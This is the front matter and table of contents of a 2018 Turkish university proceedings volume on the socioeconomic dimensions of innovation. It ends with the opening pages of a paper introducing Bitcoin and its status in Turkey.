

Sosyoekonomik Boyutlarıyla İNOVASYON



Mustafa Mıynat, Hüseyin Aktaş, Ahmet Vecdi Can, Abdulmecit Nuredin, Mensur Nuredin,
Coşkun Çılbant, Burak Özdoğan, Tuna Can Güleç, Osman Gülden, Şükrü Çağrı Çelik,
Tolga Çağlayansudur (Editörler)

Sosyoekonomik Boyutlarıyla İnovasyon

Manisa Celal Bayar Üniversitesi Yayınları
2018

Manisa Celal Bayar Üniversitesi Yayınları

Şehit Prof. Dr. İlhan Varank Kampüsü 45140 - Yunusemre - MANİSA

5846 Sayılı ve 2936 Sayılı Fikir ve Sanat Eserleri Yasaları ve Türk Ticaret Yasası gereğince, fotokopi, tarama yazma vs. herhangi bir yöntemle bir kitabı çoğaltarak satın alan, satan veya bir kitaptan yazarın yazılı izni olmadan alıntı yapan kişi ve kurumlar her bir kopya için 2 yıldan 6 yıla kadar hapis cezası (para cezasına çevrilmeksizin), 10.000 TL den 150.000 TL ye kadar mahkemenin karar vereceği para cezası, meslekten men ve kopyalama ve basım cihazlarına el konulması cezasına çaptırılabilir.

Kitabın Her Hakkı Saklıdır ve Manisa Celal Bayar Üniversitesi Yayınları'na aittir. Yayın evinin yazılı izni olmaksızın kitabın tamamı veya herhangi bir bölümü çoğaltılıp yayınlanamaz.

Her Makalenin Yasal Sorumluluğu Yazarına Aittir.

Telefon: 0 (236) 201 11 17

Faks : 0 (236) 201 26 22

Eposta : matbaa@cbu.edu.tr

MCBÜ Yayınları Yayın No: 34

E-ISBN: 978-975-8628-72-8

Yayın Tarihi: 20.12.2018

Mustafa Mıynat,
Hüseyin Aktaş
Ahmet Vecdi Can,
Abdulmecit Nuredin,
Mensur Nuredin,
Coşkun Çılbant,
Burak Özdoğan,
Tuna Can Güleç,
Osman Gülден,
Şükrü Çağrı Çelik,
Tolga Çağlayansudur
(Editörler)

2018 Sosyoekonomik Boyutlarıyla İnovasyon

İÇİNDEKİLER / TABLE OF CONTENTS

İKTİSAT

<i>Yarının Dünyasının Dijital Paraları-Bitcoin ve Türkiye</i>	<i>1</i>
<i>Doç. Dr. M. Hakan YALÇINKAYA Doç. Dr. Coşkun ÇILBANT</i>	
<i>Manisa Celal Bayar Üniversitesi</i>	
<i>Diversification of The Economy of Azerbaijan: How to Overcome Resource Dependence?.....</i>	<i>11</i>
<i>Assist. Prof. Dr. Lala HAMİDOVA</i>	
<i>Azerbaijan State University of Economics Istiqlaliyyet</i>	
<i>Finansal Hizmetler Güven Endeksi.....</i>	<i>19</i>
<i>Doç. Dr. İlkey DİLBER, Doç. Dr. M. Hakan YALÇINKAYA, Nihan ŞEKER</i>	
<i>Manisa Celal Bayar Üniversitesi</i>	
<i>Problems of Distribution Between Labor and Capital In Emerging Market Economies.....</i>	<i>27</i>
<i>Associate Professor A.A.ISMAYILZADE</i>	
<i>Azerbaijan State University of Economics (UNEC)</i>	
<i>Savunma Harcamaları Temelinde Barro Modelinin Geçerliliği.....</i>	<i>32</i>
<i>Dr. Öğr. Üyesi Ömer Faruk BİÇEN, Arş. Gör. Mustafa Necati ÇOBAN</i>	
<i>Balikesir Üniversitesi, Gaziosmanpaşa Üniversitesi</i>	
<i>Kalkınma Ajanslarının Bölge Planlarında Entegre Kırsal Kalkınma Yaklaşımı: Ege Örneği...41</i>	
<i>Doç. Dr. Ahmet UÇAR, Doç. Dr. Rasim AKPINAR, Dr. Öğr. Üyesi İsmail BAŞARAN, Arş. Gör. Musa SÖZTUTAR</i>	
<i>Manisa Celal Bayar Üniversitesi</i>	
<i>Türkiye’de Para Talebi ve Ara Amaç Uyumu: Yapısal Kırılma ve ARDL Analizi.....</i>	<i>49</i>
<i>Prof.Dr. Bedriye TUNÇSİPER, Dr.Öğr.Üyesi Dilek SÜREKÇİ YAMAÇLI</i>	
<i>İzmir Demokrasi Üniversitesi, Nuh Naci Yazgan Üniversitesi</i>	
<i>Supply Chain 4.0: Trends, Challenges and Opportunities.....</i>	<i>66</i>
<i>Dr. Öğr. Üyesi Ayşe TOPAL, Dr. Öğr. Üyesi Buket ÖZOĞLU, Dr. Öğr. Üyesi Arzum BÜYÜKKEKLİK</i>	
<i>Niğde Ömer Halisdemir University</i>	
<i>Bazı Ekonomik Göstergeler ve Mutluluk: Türkiye Üzerine Bir Değerlendirme.....</i>	<i>72</i>
<i>Doç. Dr. Coşkun ÇILBANT, Arş. Gör. Dilek ALMA SAVAŞ, Doç. Dr. M. Hakan YALÇINKAYA</i>	
<i>Manisa Celal Bayar Üniversitesi, Bitlis Eren Üniversitesi</i>	
<i>World Economic Formation Process and Integration of International Economic Relations.....</i>	<i>81</i>
<i>Narmin HEYDAROVA</i>	
<i>Azerbaijan State Economic University (UNEC)</i>	
<i>Structure of International Economy and Development Stages.....</i>	<i>88</i>
<i>Elshan GURBANOV</i>	
<i>Azerbaijan State Economic University (UNEC)</i>	
<i>Yaşlı Yoksulluğunun Analizi: Almanya ve Türkiye Örneği.....</i>	<i>96</i>
<i>Doç. Dr. Rüştü YAYAR, Prof. Dr. Salih BARIŞIK, Arş. Gör. Mehmet ERDOĞMUŞ</i>	
<i>Gaziosmanpaşa Üniversitesi, Cumhuriyet Üniversitesi</i>	

Bölgesel Para Birimlerine İlişkin Kısa Bir Analiz.....	108
Prof. Dr. Salih BARIŞIK, Doç. Dr. Rüştü YAYAR, Arş. Gör. Mehmet ERDOĞMUŞ Gaziosmanpaşa Üniversitesi, Cumhuriyet Üniversitesi	
Kripto Paralarda ve Döviz Kurlarında Zaman Etkisinin Araştırılması.....	116
Doç. Dr. Emre KAPLANOĞLU, Prof. Dr. Süleyman YÜKÇÜ Ege Üniversitesi, Dokuz Eylül Üniversitesi	
Kalkınma Ajanslarının Vizyon ve Misyon İfadelerine Göre Stratejik Yönü: Tematik Bir Analiz Çalışması.....	126
Doç. Dr. Yücel EROL, Doç. Dr. Ali Rıza İNCE, Doç. Dr. Rüştü YAYAR Gaziosmanpaşa Üniversitesi, Cumhuriyet Üniversitesi	
Online Bankacılığın Gelişim Sürecinin Banka Performansına Etkisi.....	139
Doç. Dr. Melih ÖZÇALIK, Doç. Dr. Ece D.EROL Manisa Celal Bayar Üniversitesi	
Türkiye’de Döviz Kurundaki Değişikliklerin Konut Fiyatlarına Etkisi.....	145
Doç. Dr. Ece D.EROL, Doç. Dr. Melih ÖZÇALIK Manisa Celal Bayar Üniversitesi	
İŞLETME	
Türkiye’de Mikro kredi Uygulamaları: Sorunlar ve Çözüm Önerileri.....	149
Dr. Öğr. Üyesi Mustafa Özhan KALAÇ Manisa Celal Bayar Üniversitesi	
Sanayi Sektörünün Lisans Düzeyi Muhasebe Eğitiminden Mesleki Beklentileri; Manisa Organize Sanayi Bölgesi Örneği.....	160
Dr. Öğr. Üyesi Hakan ARACI, Vildan ŞEN Manisa Celal Bayar Üniversitesi	
Türkiye Muhasebe Standartları ve Yerel Finansal Raporlama Çerçevesinde Karşılaştırmalar.....	167
Dr. Öğr. Üyesi Hakan ARACI, Vildan ŞEN Manisa Celal Bayar Üniversitesi	
Azerbaycan’da Turizm Sektörünün Rekabet Gücü Analizi ve Kümelenme Sorunu.....	174
Doç. Dr. Fariz AHMADOV, Öğr. Gör. Gülnar MİRZAYEVA Azerbaijan State University of Economics (UNEC)	
Directions of Formation of Favorable Competitive Environment in Azerbaijan's Leasing Services Market.....	194
Huseynova Sevda MAMMAD Azerbaijan State University of Economics (UNEC)	
The Relationship Between The Prices of Food Product and Consumer Behavior of Population in Azerbaijan.....	200
Sugra İnqilab HUMBATOVA Azerbaijan State Economic University (UNEC)	

Sınavsız Geçiş Sisteminin Kaldırılmasının Meslek Yüksekokulları Kontenjanlarına Etkisi.....	215
<i>Dr. Öğr. Üyesi Hakan ARACI, Öğr. Gör. Bahadır Bilge AYCAN, Öğr. Gör. Uğur BİLGEN</i> Manisa Celal Bayar Üniversitesi	
Why Did Do & Co AG Choose An Emerging Market To Ipo? A Controversial Cross-Listing Case.....	224
<i>Doç. Dr. İbrahim Emre KARAA</i> Manisa Celal Bayar Üniversitesi	
Sosyal Medya Fenomenleri ile Pazarlamada Yeni Bir Boyut: Influencer Marketing.....	230
<i>Dr. Öğr. Üyesi Neslihan YALÇINKAYA, Öğr. Gör. Mümine KARADAĞ</i> Manisa Celal Bayar Üniversitesi	
Topraksız Tarım ve Topraksız Tarım Faaliyetlerinin Tms 41 Göre Muhasebeleştirilmesi.....	243
<i>Yrd. Doç. Dr. Bilal SOLAK, Arş. Gör. Fatih FAYDALI, Arş. Gör. Hasan CAN</i> Kırgızistan Türkiye Manas Üniversitesi	
Akademik Girişimcilik Açısından Sektör İşbirliği ile Yapılan Uluslararası Yayınların Analizi.....	255
<i>Prof. Dr. Mahmut KARĞIN, Prof. Dr. Ramazan GÖKBUNAR, Prof. Dr. Hüseyin AKTAŞ, Arş. Gör. Dr. Enis YAKUT</i> Manisa Celal Bayar Üniversitesi	
Markalaşmada Yeni Bir Fenomen: Kişisel Markalaşma.....	269
<i>Öğr. Gör. Mümine KARADAĞ, Dr. Öğr. Üyesi Neslihan YALÇINKAYA</i> Manisa Celal Bayar Üniversitesi	
Dünyada ve Azerbaycanda İş Kazaları ve Nedenleri Üzerine Bir Araştırma.....	277
<i>Rzalı LEYLA</i> Azerbaijan State Economic University	
2016 yılı Bankacılık Sektörü Televizyon Reklamlarının İncelenmesi: Türkiye Örneği.....	285
<i>Arş. Gör. Mustafa KOÇ, Arş. Gör. Bilge ÖNAL</i> Sakarya Üniversitesi	
The Impact of Logistics Activities on Creating Competitive Advantage for Businesses: An Assessment of Turkey.....	296
<i>Dr. Öğr. Üyesi Hakan ARACI, Öğr. Gör. Kübra Göksu KÖSTEPEN</i> Manisa Celal Bayar Üniversitesi	
The Impact of Organization Climate and Desirability for Control on the Perception of Organizational Politics.....	307
<i>Ahmed SHALTOOT</i> Marmara Üniversitesi	
Endüstri 4.0 Perspektifinden Finans Sektörü ve Ortaya Çıkan Gelişmeler.....	315
<i>Arş. Gör. Nurcan ŞİMŞEK, Arş. Gör. Mustafa KOÇ</i> Sakarya Üniversitesi	

<i>Ekonomik Katma Değer ve Arındırılmış Ekonomik Katma Değerle Performans Ölçümü: Borsa İstanbul'da Bir Uygulama.....</i>	<i>321</i>
<i>Dr. Öğr. Üyesi Umut Tolga GÜMÜŞ, Uğur ERLİ, Ahmet Fatih Kılıç, Ümran Gümüş Adnan Menderes Üniversitesi</i>	
<i>Muhasebe Dersi Gören Lisans Öğrencilerinin Muhasebe Dersinden ve Dersin Öğreticisinden Beklentilerinin Belirlenmesi: Adnan Menderes Üniversitesi Örneği.....</i>	<i>333</i>
<i>Doç. Dr. Çağrı Köroğlu, Dr. Öğr. Üyesi Umut Tolga Gümüş, Ufuk Koçak, Levent Abak Adnan Menderes Üniversitesi</i>	
<i>Özsermaye Maliyetinin Tespit Edilmesinde Kullanılan Yöntemlerin Karşılaştırılması: BİST100 Endeksindeki İmalat Firmaları Üzerine Bir Uygulama.....</i>	<i>342</i>
<i>Prof. Dr. Yusuf KADERLİ, Arş. Gör. Kemal ÖZDEMİR, Arş. Gör. Ahmet Fatih KILIÇ, Öğr. Gör. Hüseyin Önlem ERSÖZ Adnan Menderes Üniversitesi</i>	
<i>E-Learning in Enterprise Resource Planning Systems Training From Economic Perspective.....</i>	<i>355</i>
<i>Arş. Grv. Tuğba Koç, Öğr. Grv. Gülay Ekren, Doç. Dr. Birgit Oberer, Prof. Dr. Alptekin Erkollar Sakarya Üniversitesi, Sinop Üniversitesi</i>	
<i>Ekolojik Kaygı ve Çevreye Duyarlılık Bilinci ile Girişimci Faaliyetlerin İlişkisi.....</i>	<i>365</i>
<i>Doç. Dr. Öznur BOZKURT, Dr. Öğr. Üyesi Sağbetullah MERİÇ Düzce Üniversitesi, Van Yüzüncü Yıl Üniversitesi</i>	
<i>Hazır Giyim Sektöründe Hizmet Veren İşletmelerin Hizmet Kalitesinin Müşteri Memnuniyetine Etkisi.....</i>	<i>372</i>
<i>Öğr. Gör. Emine Türkan AYVAZ GÜVEN, Öğr. Gör. İlham YILMAZ, Hüseyin GÜVEN Manisa Celal Bayar Üniversitesi</i>	
<i>Comparison of The Enterprises Operating in The European Area And Turkey Using The Alternative Performance Indicators Which Were Recommended in The Guide Published by ESMA in 2015.....</i>	<i>384</i>
<i>Arş. Gör. Bilge ÖNAL, Arş. Gör. Mustafa KOÇ Sakarya Üniversitesi</i>	
<i>Mobil Uygulama Geliştirmede Geri Bildirimin Önemi: Türkiye E-Devlet Örneği.....</i>	<i>393</i>
<i>Kanan NAGHIZADE, Melik KARAKETHÜDAOĞLU, Dr. Öğr. Üyesi Adem AKBIYIK Sakarya Üniversitesi</i>	
<i>TÜRKİYE'DE KİTLE FONLAMADAN GİRİŞİMCİLERİN SAĞLADIĞI FİNANSMANIN İNCELENMESİ.....</i>	<i>404</i>
<i>Doç. Dr. Emre KAPLANOĞLU, Prof. Dr. Süleyman YÜKÇÜ Ege Üniversitesi, Dokuz Eylül Üniversitesi</i>	
<i>Türk İşletmecilik Kültüründe Ahilik Teşkilatının Yeri ve Önemi.....</i>	<i>418</i>
<i>Prof. Dr. Çetin BEKTAŞ Gaziosmanpaşa Üniversitesi</i>	
<i>Security in the Web Environment and Concrete Examples of Attacks on the Internet.....</i>	<i>426</i>
<i>Assoc. Prof. Muzafer SARAČEVIĆ, Teaching assist Aybeyan SELIMI, Prof. Šemsudin PLOJOVIĆ University of Novi Pazar, International Vision University</i>	

ISO 500 Firmalarının Vizyon ve Misyon İfadelerinin Birliktelik Kuralları Madenciliği ile Analizi.....	436
<i>Doç. Dr. Mehmet Ali ALAN, Doç. Dr. Ali Rıza İNCE, Nilgün MÜLAYİM</i> <i>Cumhuriyet Üniversitesi</i>	
Örgütsel Vatandaşlık Davranışı ve Algılanan Örgütsel Adalet ile İşten Ayrılma Niyeti İlişkisi: Hizmet Sektöründe Bir Araştırma.....	443
<i>Öğr. Gör. Selim ÇAKAR, Öğr. Gör. Fikret GÜRSES, Doç. Dr. Kubilay ÖZYER</i> <i>Gaziosmanpaşa Üniversitesi</i>	
Hizmet Sektöründe Kalitenin İyileştirilmesi İçin Pareto Analizi Uygulaması.....	453
<i>Dr. Öğr. Üyesi Adem TÜZEMEN, Öğr. Gör. Fikret GÜRSES, Doç. Dr. Yücel EROL, Öğr. Gör. Selim ÇAKAR</i> <i>Gaziosmanpaşa Üniversitesi</i>	
Turizm Faaliyetlerinin Pazarlanmasında Yöresel Ürünlerin Etkisi: Sakarya İli Örneği.....	463
<i>Dr. Öğr. Üyesi Hümeysra TAŞÇIOĞLU BAYSAL</i> <i>Sakarya Üniversitesi</i>	
Çok Kriterli Karar Verme Tekniklerinin Bulanıklaştırılması İle Anaokulu Seçimi Sivas İli Örneği.....	471
<i>Öğr. Gör. Abdurrahman İSKENDER, Dr. Öğr. Üyesi Adem TÜZEMEN, Öğr. Gör. Fikret GÜRSES</i> <i>Cumhuriyet Üniversitesi, Gaziosmanpaşa Üniversitesi</i>	
Türkiye İşgücü Piyasalarında İş Analisti ve Sistem Analist Kavramlarının Algılanması: İş İlanlarına Yönelik Bir İçerik Analizi.....	485
<i>Kübra ÇALIŞKAN, Dr Öğr. Üyesi Adem AKBIYIK</i> <i>Sakarya Üniversitesi</i>	
Otel İşletmelerinde Finansal Yönetim Uygulamaları.....	496
<i>Assoc. Prof. Önder MET, Lecturer İsmail Mert ÖZDEMİR, Lecturer Hakan SİLİTALAY</i> <i>Balıkesir Üniversitesi, Adnan Menderes Üniversitesi</i>	
Banka Karlılığını Etkileyen Faktörler.....	507
<i>Sevda ATEŞOĞLU COŞKUN, Dr. Öğr. Üyesi Hakan ARACI</i> <i>Manisa Celal Bayar Üniversitesi</i>	
Gençlerin Giyim Tercihlerinde Markanın Etkisi İle İlgili Karşılaştırmalı Bir Alan Araştırması: Manisa Celal Bayar Üniversitesi Örneği.....	521
<i>Öğr. Gör. İlham YILMAZ, Öğr. Gör. Dr. Bülent AKKAYA, Doç. Dr. Tuncer ÖZDİL, Prof. Dr. Cengiz YILMAZ</i> <i>Manisa Celal Bayar Üniversitesi</i>	
3D Printer Technology in Product Design Processes.....	534
<i>Res. Assist. Damla CEVİK, Kamil TAŞKIN</i> <i>Kırklareli Üniversitesi, Sakarya Üniversitesi</i>	
Bankacılık Sistemi ve Kara Para Aklama ile Mücadele.....	542
<i>Dr. Öğr. Üyesi Güngör ÖZCAN</i> <i>Manisa Celal Bayar Üniversitesi</i>	

KOSGEB Yeni Girişimci Desteği Kapsamında Kurulan KOBİ'lerin Karşılaştıkları Sorunlar ve Çözüm Önerileri: Kilis İli Örneği.....	550
Prof. Dr. H.Mustafa PAKSOY, Dr. Öğr. Üyesi Cuma ERCAN, Uzm. Yrd. Hamza YILMAZ Kilis 7 Aralık Üniversitesi, KOSGEP Kilis	
Motivasyon Model ve Teorileri Kapsamında Azerbaycanda İş Ortamında İşçilere Yaklaşım, Motivasyon Problem ve Eksiklikleri.....	559
Aygün ŞİRİN Azerbaycan Devlet İktisat Üniversitesi	
Azerbaycan İşletmelerinde Kurumsal Sosyal Sorumluluk Alqılanması.....	568
Doç. Dr. Hamid HAMİDOV, Ülker ZEYNALOVA Azerbaycan Devlet İktisad Üniversitesi	
Azerbaycan'da Kadın Girişimcilerin Liderlik Özelliklerinin Analizi.....	578
Doç. Dr. Aytən HÜSEYNOVA, Ülker BAYRAMOVA Azerbaycan Devlet İktisad Üniversitesi	
Stratejik Yönetim Sürecinde Rekabet Üstünlüğü Sağlayan Dinamik Yapılar: Şirket Akademileri.....	589
Arş. Gör. Dr. Deniz DİRİK, Dr. Öğr. Üyesi Burak ÖZDOĞAN Manisa Celal Bayar Üniversitesi	
Girişimlerin Markalaşmasında Büyüme ve İletişim Stratejileri; Örnek Vak'a Analizi.....	599
Prof. Dr. Mahmut KARĞIN, Dr. Öğr. Üyesi Hakan ARACI, Dr. Öğr. Üyesi Burak ÖZDOĞAN Manisa Celal Bayar Üniversitesi	
Psikolojide Ahlak Gelişimi ve Lawrence Kohlbergin Ahlak Gelişim Evreleri.....	605
Dr. Muhittin KAHVECI, Havva ŞABAN Uluslararası Vizyon Üniversitesi	
Spor Pazarlaması Kapsamında Türkiye'deki Bisiklet Sürücülerinin Tercih ve Özelliklerinin İncelenmesi.....	610
Doç. Dr. Burak KARTAL, Doç. Dr. Çiğdem SOFYALIOĞLU, Bahadır ATSAN, Merve ÖZALTIN, Sibel BOZKURT Manisa Celal Bayar Üniversitesi	
Linking Boreout, Career, Life, and Job Satisfaction.....	619
Mohammed ABUBAKAR Antalya Bilim Üniversitesi	
Süreç Hata Türü Etkileri Analizi (HTEA), Uygulamada Karşılaşılan Kısıtlar ve Öneriler: Ambalaj Sanayinde Bir Uygulama.....	624
Doç. Dr. Çiğdem SOFYALIOĞLU, Doç. Dr. Burak KARTAL, Gökhan ERİM Manisa Celal Bayar Üniversitesi	
İnovasyon Kapasitesi Nasıl Arttırılabilir? Mavi Okyanus Modeli Önerisi.....	632
Prof. Dr. Hüseyin AKTAŞ, Prof. Dr. Mahmut KARĞIN, Doç. Dr. Sibel KARĞIN Manisa Celal Bayar Üniversitesi	

Sosyal Girişimlerde, Robert Enterprise Development Fund ve Koç Üniversitesi Sosyal Etki Forumu Tarafından Oluşturulan Modeller ile Sosyal Etki ve Yatırımın Sosyal Getirisinin Ölçülmesi.....	641
Nida ADIYEKE	
Serbest Nakit Akışlarının Borçlara Etkisi: BIST Perakendecilik Sektöründe Temsil Maliyetleri Temelli Bir Yaklaşım.....	651
Doç. Dr. Rabia AKTAŞ, Hasan SEZGİN Manisa Celal Bayar Üniversitesi	
Manisa İlinin İnovasyon Faaliyetlerinin Etkinliğinin Veri Zarflama Analizi İle Ölçümü.....	659
Doç. Dr. Rabia AKTAŞ, Doç. Dr. Koray KAYALIDERE, Doç. Dr. Sibel KARGİN Manisa Celal Bayar Üniversitesi	
MALİYE	
Türkiye’de Freelance Çalışma ve Vergilendirilmesi	683
Prof. Dr. Mustafa MIYNAT, Dr. Öğr. Üyesi Pelin MASTAR ÖZCAN Manisa Celal Bayar Üniversitesi	
Aile Şirketleri Gelecek Kuşaklara Nasıl Devredilmeli? Veraset ve İntikal Vergisi Açısından Türkiye ve Seçilmiş Ülkelerin Değerlendirilmesi	689
Dr. Öğr. Üyesi Pelin MASTAR ÖZCAN Manisa Celal Bayar Üniversitesi	
Türkiye’nin Dış Borç Yapısındaki Dönüşüm: 2002-2017	698
Doç. Dr. Gül KAYALIDERE Manisa Celal Bayar Üniversitesi	
Gelir İdaresi’nin KDV İadelerine İlişkin Elektronik Uygulamaları	701
Dr. Öğr. Üyesi İlker CALAYOĞLU Okan Üniversitesi	
Klasik İslam Düşüncesinde Kamu Maliyesi: Ebu Yusuf Örneği.....	711
Prof. Dr. A. Kemal ÇELEBİ, Arş. Gör. Ş. Çağrı ÇELİK Manisa Celal Bayar Üniversitesi	
Türkiye’de Asgari Geçim İndirimi Uygulaması ve Özellik Arz Eden Hususlar	720
Prof. Dr. Zeynep ARIKAN, Arş. Gör. Ahmet İNNECİ Dokuz Eylül Üniversitesi	
Vergi Ceza Kanunlarındaki Değişikliklerin Vergi Kaçakçılık Suçlarına Etkileri	727
Doç. Dr. Mine BİNİŞ, Arş. Gör. Özge BALABAN Balıkesir Üniversitesi, Selçuk Üniversitesi	
Türkiye’de Tarımın Vergilendirilmesi	738
Prof. Dr. Zeynep ARIKAN, Arş. Gör. Dr. Hakan BAY Dokuz Eylül Üniversitesi	
Türkiye’de 2018-2020 Yılları Arası Orta Vadeli Mali Planın Değerlendirilmesi.....	751
Prof. Dr. Haluk EGELİ, Dr. Öğr. Üyesi Güngör ÖZCAN Dokuz Eylül Üniversitesi, Manisa Celal Bayar Üniversitesi	
Belediye Gelirlerinin Belediyelerin Vergilendirme Yetkisi Işığında Değerlendirilmesi.....	761
Doç. Dr. Ümit Süleyman ÜSTÜN, Arş. Gör. Özge BALABAN Selçuk Üniversitesi	

<i>Türkiye’de Profesyonel Futbolcuların Vergilendirilmesi.....</i>	<i>763</i>
<i>Prof. Dr. Tülin CANBAY</i>	
<i>Manisa Celal Bayar Üniversitesi</i>	
<i>Türkiye’de Uygulanan İstihdama Yönelik Teşviklerin Analizi: Manisa İli Örneği.....</i>	<i>773</i>
<i>Doç. Dr. Serkan CURA,Uzm. Hatice GÖRGÜLÜ</i>	
<i>Manisa Celal Bayar Üniversitesi, Manisa Ticaret ve Sanayi Odası</i>	
<i>Ülkelerin Ekonomik Kalkınma Süreçlerinde Kapsayıcı ve Sömürücü Kurumların Etkileri.....</i>	<i>782</i>
<i>Prof. Dr. Fatih YÜCEL, Dr. Öğr. Üy. Ayberk Nuri BERKMAN</i>	
<i>Niğde Ömer Halisdemir Üniversitesi</i>	

Bitcoinde Vergilendirme Sorunu.....800

Prof. Dr. Tülin CANBAY

Manisa Celal Bayar Üniversitesi

HUKUK

Liman Özelleştirmelerinin Rekabet Hukuku ve Haksız Rekabet Açısından Değerlendirilmesi.810

Dr. Öğr. Üyesi Dilek KARAMAN, İlknur SUNAY

İzmir Demokrasi Üniversitesi

6360 Sayılı Kanun Sonrası Köy Tüzel Kişiliğinin Kaldırılmasıyla Büyükşehir Belediyelerinin Tarımsal Görevleri: Manisa Örneği.....819

Doç. Dr. Rasim AKPINAR, Doç. Dr. Ahmet UÇAR, Dr. Öğr. Üyesi İsmail BAŞARAN, Arş. Gör. Musa SÖZTUTAR

Manisa Celal Bayar Üniversitesi

Azerbaycanda Yerel İdarıetmede İcra Hakimiyyetlerinin Rolü ve Onların Maliyesi.....827

Cabbar HÜSEYNLİ

Azerbaycan Devlet İktisat Üniversitesi

The Crime of Prohibited Devices or Programs In Turkish Penal Code.....832

Prof. Dr. Berrin AKBULUT, Arş. Gör. Neslihan DEMİRKOL

Selçuk Üniversitesi

Türk Ceza Kanunu'nda Göçmen Kaçakçılığı Suçu.....838

Dr. Öğr. Üyesi Murat AKSAN, Arş. Gör. Neslihan DEMİRKOL

Selçuk Üniversitesi

Bölgesel Güvenlik Teorisi.....851

Doç. Dr. Ebrar İBRAİMİ

Uluslararası Vizyon Üniversitesi

Eu Conditionality as a Reform Process Catalyst of Macedonian Legal System.....858

Assist. Prof. Emina KARO, Vesna POPOSKA

Uluslararası Vizyon Üniversitesi

Uluslararası Hukukta Vicdani Red.....862

Prof. Dr. Abdülmecit NUREDİN, Prof. Dr. Zoran FILIPOVSKI

Uluslararası Vizyon Üniversitesi

Yarının Dünyasının Digital Paraları-Bitcoin ve Türkiye

M. Hakan YALÇINKAYA *

Coşkun ÇILBANT**

Öz

Sanayi devrimi nasıl toplu seri üretim yapılarının oluşmasına olanak tanıdı ise teknolojinin ve internetin gelişimi ve yaygınlaşması da geleneksel para anlayışının değişmesine yön ve olanak tanımıştır. Başlangıçta dünyada ticaretin trampa ekonomisiyle başladığı günden itibaren kullanılmaya başlanılan para, önce mal sonra altın-gümüş ve daha sonra altın karşılığı olan değerli kâğıtlara, oradan altın karşılığı bulunmayan ülkelerin ekonomik güçlerine dayalı itibari paraya ve günümüzde de, dijital-sanal paralara yani Bitcoin'e doğru bir evrim geçirmektedir.

Anahtar Kelimeler: Bitcoin, Dijital Para, Bankacılık, Türkiye.

Abstract

As the industrial revolution allowed mass production structures to be developed, the development and expansion of technology and the Internet have also led to the change of traditional monetary understanding. Initially, the world's trade began with the economy of money from the beginning of the money, first gold-silver goods and then the gold, then the value of the precious paper, gold, then there is no gold for the money based on the economic power of countries and today, digital-virtual coins, namely Bitcoin is evolving

Key Words: Bitcoin, Digital Money, Banking, Turkey

GİRİŞ

İlk digital paranın 2008 yılında Bitcoin'in Satoshi Nakamoto tarafından icat edildiği söylenece de mucidinin gerçek isminin bu kişi olup olmadığı kesin olarak bilinmemekle birlikte, bu alanda Bitcoin bir öncü olup, halen dünyada dijital para piyasasında hakim ve liderliğini korumaktadır.

Bitcoin, tüm dünyadaki bankacılık-finance kurumlarının ve devletlerin denetim ve düzenlemelerinden, her türlü işlem, masraf ve kısıtlamalarından uzak olduğundan insanlara finansal özgürlük sağlamaktadır. Buna rağmen, taşıdığı riskler ve regülatif olarak uygulanmasındaki zorluklar, para piyasasında tartışma konusu olsa da, hem akademik dünyada hem de bankacılık ve finans sektöründe yükselişini artan hızla devam ettirmektedir.

Dijital sanal paraların ve özellikle de Bitcoin'in dünyadaki hızlı yükselişine paralel Türkiye'de de 2013 yılında "elektronik para" kavramı yürürlüğe girmiş ve Bitcoin yasadışı faaliyetlerde kullanılabileceği, değerinin aşırı oynak olması, dijital cüzdanların çalınabileceği, usulsüz kullanılabilmesi ve işlemlerin geri döndürülemez olması gibi risklere açık olduğundan elektronik para olarak kabul edilmemiştir. Fakat yine de çeşitli ödeme kuruluşlarınca geleneksel ödeme aracı olan banknota alternatif olarak bu alanda faaliyete başlamıştır.

1.BİTCOİN NEDİR?

Bitcoin, 2008 yılında şimdilik Satoshi Nakamoto olarak bilinen bir kişi tarafından icat edilen ve deneysel olarak başlatılan, internet vasıtasıyla tedavüle sürülen-kullanılan ve klasik paralar gibi somut olarak bulunmayan, hiçbir devlet-ülke gibi yasal ve merkezi bir otoriteye ya da merkez bankası

* Doç. Dr. M. Hakan Yalçinkaya, MCBÜ İİBF İktisat Bölümü Öğretim Üyesi.

** Doç. Dr. Coşkun Çilbant, MCBÜ İİBF İktisat Bölümü Öğretim Üyesi.

gibi finansal aracı kuruma bağılı olmayan, sanal bir para birimidir. Bu digital sanal para birimiyle kişiler ya da kurumlar dünyanın herhangi bir yerindeki herhangi bir kurum yada kişiye herhangi bir banka aracılığı olmaksızın kolayca ödeme yapabilmekte ve konvertibil olan ülke paralarına çevirebilmektedir.

Bitcoin de dahil olmak üzere kripto para birimlerinin teorik alt yapısı 1998 yılında Wei Dai tarafından ortaya konulmuştur.(Dai,2012) Günümüzde piyasada bulunan tüm kripto para birimlerinin alt yapısını oluşturan teknik sistem ise 2008 yılı sonlarında Satoshi Nakamoto olarak bilinen bir kişi ya da grup tarafından kurulmuştur. (Barber et al.,2012:1) Kripto para birimleri, işlemleri gerçekleştirdikleri mekanizmalar ve algoritmalar, sistemin devamlılığını sağlayan bilgisayar yazılımları ve donanımları göz önünde bulundurulduğunda matematik biliminin ve bilişim teknolojileri disiplininin inceleme konusudur. Öte yandan para birimi özelliği göstermesi ve sistemin sürdürülebilirliğinin sağlanması açısından gerekli olan servis sağlayıcıları da içinde barındıran bir ekonomik sistem oluşturması nedeniyle iktisadi bilimlerin de ilgi alanına girmektedir(Y. Gültekin, Y. Bulut,s:83.2016).

1,5 milyar dolar gibi bir toplam piyasa değerine sahip Bitcoinin değeri kripto para borsasında arz ve talebe göre belirlenmekte ve Bitcoin kuru oluşmaktadır. Bu piyasanın değerinin bitcoin üretiminin azalmasına paralel daha da artması beklenmektedir.

Piyasanın 21 milyon Bitcoin ile sınırlı olarak kurulmuş ve bugüne kadar **16,246,200** Bitcoin dolaşıma girmiş bulunmaktadır. 2017 yılının sonuna kadar çıkması hedeflenen bitcoin sayısı ise yaklaşık 17 milyon bitcoin olması beklenmektedir.

Bitcoin üretimi zaman ve gün ile orantılı bir şekilde ilerlemekte olup bitcoin madenciliği yapan kişi çok güçlü bir madencilik tesisi kursa bile bu sefer zorluk hedefi artacak ve bu sebepten dolayı çıkan bitcoin sayısı yine aynı kalacaktır. Yani ne kadar az veya ne kadar çok madenci sayısı aslında direk olarak bitcoin üretim zorluğunu etkileyen unsurdur (<https://btc.coinmedya.com/piyasada-ne-kadar-bitcoin-var.html>).

II.BİTCOİN/DİGİTAL PARA ÜRETİMİ

